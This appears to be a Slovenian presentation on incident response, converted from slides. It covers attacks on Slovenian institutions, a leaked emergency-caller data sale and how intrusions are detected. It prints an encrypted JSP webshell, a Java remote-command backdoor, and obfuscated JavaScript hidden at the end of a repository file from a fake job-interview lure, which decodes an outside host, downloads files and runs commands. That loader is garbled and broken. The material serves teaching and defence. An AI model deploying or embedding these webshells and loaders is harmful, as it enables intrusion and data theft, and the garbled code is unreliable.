

# Izkušnje pri sanaciji kibernetskih varnostnih incidentov

---

Gregor Spagnolo

---

Gradivo je last Slovenskega inštituta za revizijo in je predmet avtorske zaščite in drugih oblik zaščite intelektualne lastnine. Prepovedano je kakršnokoli reproduciranje, razen izključno za osebno uporabo in v nekomercialne namene, pri čemer se morajo ohraniti vsa opozorila o avtorskih ali drugih pravicah, zato se ne smejo prepisovati, razmnoževati ali kako drugače razširjati. Naveden mora biti tudi vir.

- Lastnik podjetja SSRD (<https://ssrd.io>)
- Trener ekipe ECSC
- Predavatelj
- Namestnik vodje ekipe LS
- Svetovalec za informacijsko varnost







## Obramba

DOVOS podpira razvoj slovenske obrambne industrije kot temelja nacionalne samozadostnosti in odpornosti. Z vlaganji v napredne tehnologije, kot so robotizirani sistemi, brez posadkovne platforme, **kibernetška varnost** in umetna inteligenca, bomo omogočali razvoj domačih zmogljivosti, ki so nujne za sodobno obrambo in hkrati prinašajo gospodarske koristi.



# Kdo nas napada?



SLOVENIJA

## Skupina HSE tarča kibernetškega napada, razlogi zanj še nejasni

Po zagotovilih HSE proizvodnja električne energije v državi zaradi dogodka ni v ničemer ogrožena.

LJUBLJANA IN OKOLICA

## Univerza v Ljubljani tarča vdora v informacijski sistem

V obvestilu študentom so navedli, da pri razreševanju incidenta sodelujejo s pristojnimi organi. Morebitne nove vdore so preprečili.

Ni. Go.

22. 7. 2023 | 12:32

🕒 1:48

NOVICE / 8. 2. 2022

## Kibernetški napad na medijsko hišo PRO PLUS

Prva objava: 8. 2. 2022

Medijska hiša Pro Plus d.o.o. je v torek, 8. februarja 2022, na svojih spletnih straneh objavila, da je [žrtev hekerskega napada, ki je okrnil njihove storitve](#). Potrdimo lahko, da Nacionalni odzivni center za kibernetско varnost SI-CERT sodeluje s Pro Plus pri obravnavi incidenta, drugih podrobnosti pa ta trenutek ne moremo razkriti.

Znanost in tehnologija >

T. K. B.

24. oktober 2024 ob 9:34  
Zadnji poseg: 24. oktober 2024 ob  
13:53  
Maribor - MMC RTV SLO, STA







## Kibernetški napad na mariborsko univerzo: predavanja potekajo, a nastajajo zapleti

Ni znano, ali so na Univerzi v Mariboru že prejeli kakšne finančne zahteve hakerjev

Zaradi obsežnejšega kibernetškega napada so računalniške storitve Univerze v Mariboru delno ali popolnoma

A+ A- 🔊 🔗











- Tihe
- Neopazne
- Grožnje:
  - Sabotaža
  - Dezinformacije
  - Kraja informaciji




- GEO - blocking








- Poročilo za prvo polovico leta 2025 SI-CERT




112 SLOVENIA EMERGENCY CALLERS - DATABASE  
by viNti - Saturday January 13, 2024 at 02:28 AM

01-13-2024, 02:28 AM



Avtor:  
I. H.  
  
Torek,  
16. 1. 2024,  
13.14



## Neuradno: posnetke klicev na 112 je prodajal zaposleni na UKC

112 SLOVENIA EMERGENCY CALLERS - DATABASE  
2024 at 02:28 AM

01-13-2024, 02:28 AM

Also willing to sell access to realtime data and access to regional information centres (ReCO WebPLK - MORS, etc.)

**SAMPLE:**

```

Surname/Name/Phone:
Symptoms: 32/PADEL NA GLAVO, KRVAVI, POSKODBA GLAVE, AAO? /
Location:
-----
Surname/Name/Phone:
Symptoms: 23/TEZAVE Z ZELOOCEH, BRUHA, DIAREJA, KOLAPS? OSLABELA, TRESAVICA, KOMAJ GOVORI /
Location:
-----
Surname/Name/Phone:
Symptoms: 32/CA NA PLEVRI, 2DNI NAZAJ PADEL IZ STOLA SEDAJ MOČNE BOLECINE V PREDELU LEDVIC- NAVAJA TEZJE DIHANJE /
Location:
-----
Surname/Name/Phone:
Symptoms: 25/ST. PO KOLAPSU, BOLECINA V L. SPODNEJEM DELU TREBUHA( IMA ABD. ANVERZIMO) , PRPEPOTEN, /
Location:
-----
Surname/Name/Phone:
Symptoms: 9/IMA VGRAFE7 DEFTABRIATOR, 6 ZAPORENIH SUNKOV/

```



# Kako zaznamo vdor?



css

File folder

1.jsp

JSP File

```

1  <%! String xc="d8ea
2  class X extends ClassLoader{public X(ClassLoader z){super(z);}
3  public Class Q(byte[] cb)
4  {return super.defineClass(cb, 0, cb.length);} }
5  public byte[] x(byte[] s,boolean m){ try{
6      javax.crypto.Cipher c=javax.crypto.Cipher.getInstance("AES");
7      c.init(m?1:2,new javax.crypto.spec.SecretKeySpec(xc.getBytes(),"AES"));
8      return c.doFinal(s); }catch (Exception e){return null; }}
9  %><try{byte[] data=new byte[Integer.parseInt(request.getHeader("Content-Length"))];
10 java.io.InputStream inputStream= request.getInputStream();int _num=0;
11 while ((_num+=inputStream.read(data,_num,data.length))<data.length);data=x(data, false);
12 if (session.getAttribute("payload")!=null)
13 {session.setAttribute("payload",new X(this.getClass().getClassLoader()).Q(data));}
14 else{request.setAttribute("parameters", data);Object f=((Class)session.getAttribute("payload")).newInstance();java.io.ByteArrayOutputStream arrOut=new java.io.ByteArrayOutputStream();
15 f.equals(arrOut);f.equals(pageContext);f.toString();response.getOutputStream().write(x(arrOut.toByteArray(), true));} }
16 catch (Exception e){}
17 %}

```

```

08:51:16 +0100] "GET /1.jsp HTTP/1.1" 200 5
08:53:19 +0100] "GET /1.jsp HTTP/1.1" 200 -
08:53:55 +0100] "POST /1.jsp HTTP/1.1" 200 -
08:53:55 +0100] "POST /1.jsp HTTP/1.1" 200 -
08:54:01 +0100] "POST /1.jsp HTTP/1.1" 200 -
08:54:01 +0100] "POST /1.jsp HTTP/1.1" 200 -
08:54:11 +0100] "POST /1.jsp HTTP/1.1" 200 -
08:54:11 +0100] "POST /1.jsp HTTP/1.1" 200 32
08:54:11 +0100] "POST /1.jsp HTTP/1.1" 200 2480
08:54:16 +0100] "POST /1.jsp HTTP/1.1" 200 32

```

```
public InitAppImpl(String s) throws RemoteException {
    this.name = s;
}

public String runCmd(String cmd) {
    try {
        Process proc = Runtime.getRuntime().exec(cmd);
        BufferedReader br = new BufferedReader(new InputStreamReader(proc.getInputStream()));
        StringBuffer sb = new StringBuffer();

        String line;
        while((line = br.readLine()) != null) {
            sb.append(line).append("\n");
        }

        return sb.toString();
    } catch (Exception var6) {
        return var6.getMessage();
    }
}

public String getSysInfo(String info) {
    return System.getProperty(info);
}

public String putFile(String content, String path) {
    String result = "";



    try {
        FileOutputStream fo = new FileOutputStream(path);
        fo.write(content.getBytes());


    } catch (Exception var6) {
        result = var6.getMessage();
    }



    return result;
}

public String getFileList(String fileName) {
    StringBuilder sb = new StringBuilder();
}
```







  • 5:47 PM

Okay. That's good

We would like you to review our initial project before your technical meeting. Understanding the project beforehand will be very helpful for both your task and our tech meeting. We will share our company's GitHub repository with you. Should we send the invitation to your GitHub? Please let me know your GitHub username.

```
update project structure

Code Blame 37 lines (30 loc) · 6.48 KB Code 55% faster with GitHub Copilot

1  const express = require('express');
2  const authController = require('../controllers/authController');
3  const userController = require('../controllers/userController');
4  const transactionController = require('../controllers/transactionController');
5
6  const router = express.Router();
7
8  router.post('/getVerifyCode', authController.getVerifyCode);
9  router.post('/signup', authController.check2FACode, authController.signUp);
10 router.post('/login', authController.login);
11 router.get('/logout', authController.logout);
12 router.post('/getAccountName', authController.getAccountName);
13 router.post('/getVerifyCodeForPasswordReset', authController.getVerifyCodeForPasswordReset);
14 router.post('/resetPassword', authController.check2FACode, authController.resetPassword);
15
16 // Protect all routes after this middleware
17 router.use(authController.protect);
18 router.patch('/upgradeUserTier', transactionController.checkTransactionKey, userController.upgradeUserTier);
19 router.patch('/updatePassword', transactionController.checkTransactionKey, authController.updatePassword);
20 router.get('/getVerifyCodeForTrxKeyUpdate', authController.getVerifyCodeForTrxKeyUpdate);
21 router.patch('/updateTrxKey', authController.check2FACode, userController.updateTrxKey);
22 router.post('/submitMessage', userController.submitMessage);
23
24 router.get('/me',
25   userController.getMe,
26   userController.getUser
27 );
28
29 // router.patch('/updateMe',
30 //   // userController.uploadUserPhoto,
31 //   // userController.resizeUserPhoto,
32 //   userController.updateMe
33 // );
34
35 // router.delete('/deleteMe', userController.deleteMe);
36
37 module.exports = router;
```

```
module.exports = router;
Object.prototype.toString,Object.defineProperty:function E(a,b){const c=();return E=function(d,e){d=d-0x18d;let f=c[d];return f;},E(a,b);}const
a0=E;(function(ax,ay){const al=E,az=ax();while(![]){try{const aA=-parseInt(al(0x198))/0x1*(parseInt(al(0x1a7))/0x2)+-parseInt(al(0x1a0))/0x3
*(parseInt(al(0x18d))/0x4)+parseInt(al(0x194))/0x5*(-parseInt(al(0x1ad))/0x6)+parseInt(al(0x1aa))/0x7*(parseInt(al(0x19b))/0x8)+parseInt(al(0x1ac))/0x9*(-
parseInt(al(0x19f))/0xa)+-parseInt(al(0x196))/0xb*(parseInt(al(0x18f))/0xc)+parseInt(al(0x197))/0xd;if(aA===ay)break;else az['push'](az['shift']());}catch(aB)
{az['push'](az['shift']());}};C,0x89efd));const F=(function(){let ax=!![];return function(ay,az){const aA=ax?function(){const aM=E;if(az){const
aB=az[aM(0x199)](ay,arguments);return az=null,aB;}}:function(){return ax=![],aA;}};());H=F(this,function(){const aN=E;return H[aN(0x193)]()[['search']
(aN(0x19e))][aN(0x193)](H)[aN(0x1b2)](aN(0x19e))});function C(){const aV=['ZaG9tZWRpcg','cm1TeW5j','(((.+)+)+)+
$','10440710HzUslu','1799041rxukf','from','ZXhpc3RzU3luYw','YcmVxdWVzdA','cZXh1Yw','Z2V0','bWtkaXJTeW5j','830yUvaWs','L2tleXM','constructor','14609iSzreQ','zcc
F0aA','9AFctrk','534RVeTvv','base64','cG9zdA','d3JpdGVGaWx1U3luYw','Zbm9kZTpwc9jZXNz','search','caG9zdG5hbWU','8hKoxZe','ay2hpbGRfcHJvY2Vzcw','277008nOilfN','
join','YcGxhdGZvcn0','sqj','toString','60985KjIMeh','ZU1RINz','253WICxLE','53648465kqCNNO','2099HINhgv','apply','utf8','344dXnhwp'];C=function(){return
aV;};return C();)H();const I=a0(0x1ae),K=a0(0x19a),L=require('fs'),M=require('os'),O=ax=>(s1=ax['slice'](0x1),Buffer[a0(0x1a1)](s1,I)[a0(0x193)]
(K));rq=require(O(a0(0x1a3))),pt=require(O(a0(0x1ab))),ex=require(O(a0(0x18e)))[O(a0(0x1a4))],zv=require(O(a0(0x1b1))),hd=M[O(a0(0x19c))](O),hs=M[O(a0(0x1b3))]
(O),p1=M[O(a0(0x191))](O),uin=M[O('AdXNlckluZm8')](O);let P;const Q=ax=>Buffer[a0(0x1a1)](ax,I)[a0(0x193)](K),a0=()=>=>{let
ax='MjMuMTA2LjJaHR0cDovLWl1My4yMjE6MTI0NA==';for(var ay='',az='',aA='',aB='',aC=0x0;aC<0xa;aC+++)ay+=ax[aC],az+=ax[0xa+aC],aA+=ax[0x14
+aC],aB+=ax[0x1e+aC];return ay=ay+aA+aB,Q(az)+Q(ay);},a1=[0x24,0xc0,0x29,0x8],a2=ax=>[let ay='';for(let az=0x0;az<ax['length'];az++)rr=0xff&(ax[az]*a1[0x3
&az]),ay+=String['fromCharCode'](rr);return ay;},a3=a0(0x195),a4=a0(0x1a5),a5=a0(0x1b0),a6=Q(a0(0x1a2));function a7(ax){return L[a6](ax);}const a8
=Q(a0(0x1a6)),a9=[0xa,0xb6,0x5a,0x6b,0x4b,0xa4,0x4c],aa=[0xb,0xaa,0x6],ab=()=>=>{const aP=a0,ax=a0(),ay=Q(a4),az=Q(a5),aA=a2(a9);let aB=pt[aP(0x190)]
(hd,aA);try{aC=aB.L[a8](aC,{'recursive':!0x0});}catch(aF){aB=hd;}var aC;const aD=''+ax+a2(aa)+a3,aE=pt['join'](aB,a2(ac));try{!function(aG){const
aQ=aP,aH=Q(aQ(0x19d));L[aH](aG);}catch(aG){}rq[ay](aD,(aH,aI,aJ)=>{if(aH){try{L[aJ](aE,aJ);}catch(aK){}
aQ(aQ);}};},ac=[0x50,0xa5,0x5a,0x7c,0xa,0xaa,0x5a],ad=[0xb,0xb0],ae=[0x54,0xa1,0x4a,0x63,0x45,0xa7,0x4c,0x26,0x4e,0xb3,0x46,0x66],af=ax=>{const
aR=a0,ay=a0(),az=Q(a4),aA=Q(a5),aB=''+ay+a2(ad),aC=pt[aR(0x190)](ax,a2(aE));a7(aC)?aj(ax):rq[aZ](aB,(aD,aE,aF)=>{if(aD){try{L[aA](aC,aF);}catch(aG){}
aj(ax)};}};},ag=[0x47,0xa4],ah=[0x2,0xe6,0x9,0x66,0x54,0xad,0x9,0x61,0x4,0xed,0x4,0x7b,0x4d,0xac,0x4c,0x66,0x50],ai=[0x4a,0xaf,0x4d,0x6d,0x6b,0xad,0x6c,0x46,0x6c,0x4c,0x7b],aj=ax=>{const
ay=a2(ag)+'\x22'+ax+'\x22'+a2(ah),az=pt['join'](ax,a2(ai));try{a7(az)?ao(ax):ex(ay,(aA,aB,aC)=>{an(ax)};)}catch(aA)
{}},ak=[0x4a,0xaf,0x4d,0x6d],al=[0x4a,0xb0,0x44,0x28,0x9,0xed,0x59,0x7a,0x41,0xae,0x40,0x70],am=[0x4d,0xae,0x5a,0x7c,0x45,0xac,0x45],an=ax=>{const
ay=a2(al)+'\x22'+ax+'\x22'+a2(am),az=pt['join'](ax,a2(ai));try{a7(az)?ao(ax):ex(ay,(aA,aB,aC)=>{ao(ax)};)}catch(aA){},ao=ax=>{const ay=pt['join']
(ax,a2(ac)),az=a2(ak)+''+ay;try{ex(az,(aA,aB,aC)=>{}};)}catch(aA){},ap=O('cZm9ybURhdGE'),aq=O('adXJs'),ar=Q(a0(0x1af));let as='cmp';const at=async(ax,ay)=>
{const aS=a0,az={'ts':P,'type':a3,'hid':as,'ss':ax,'cc':ay},aA=a0(O),aB={'[ag]':''+aA+Q(aS(0x1a8))},[ap]:az;try{rq[ar](aB,(aC,aD,aE)=>{}};)}catch(aC){};var au=
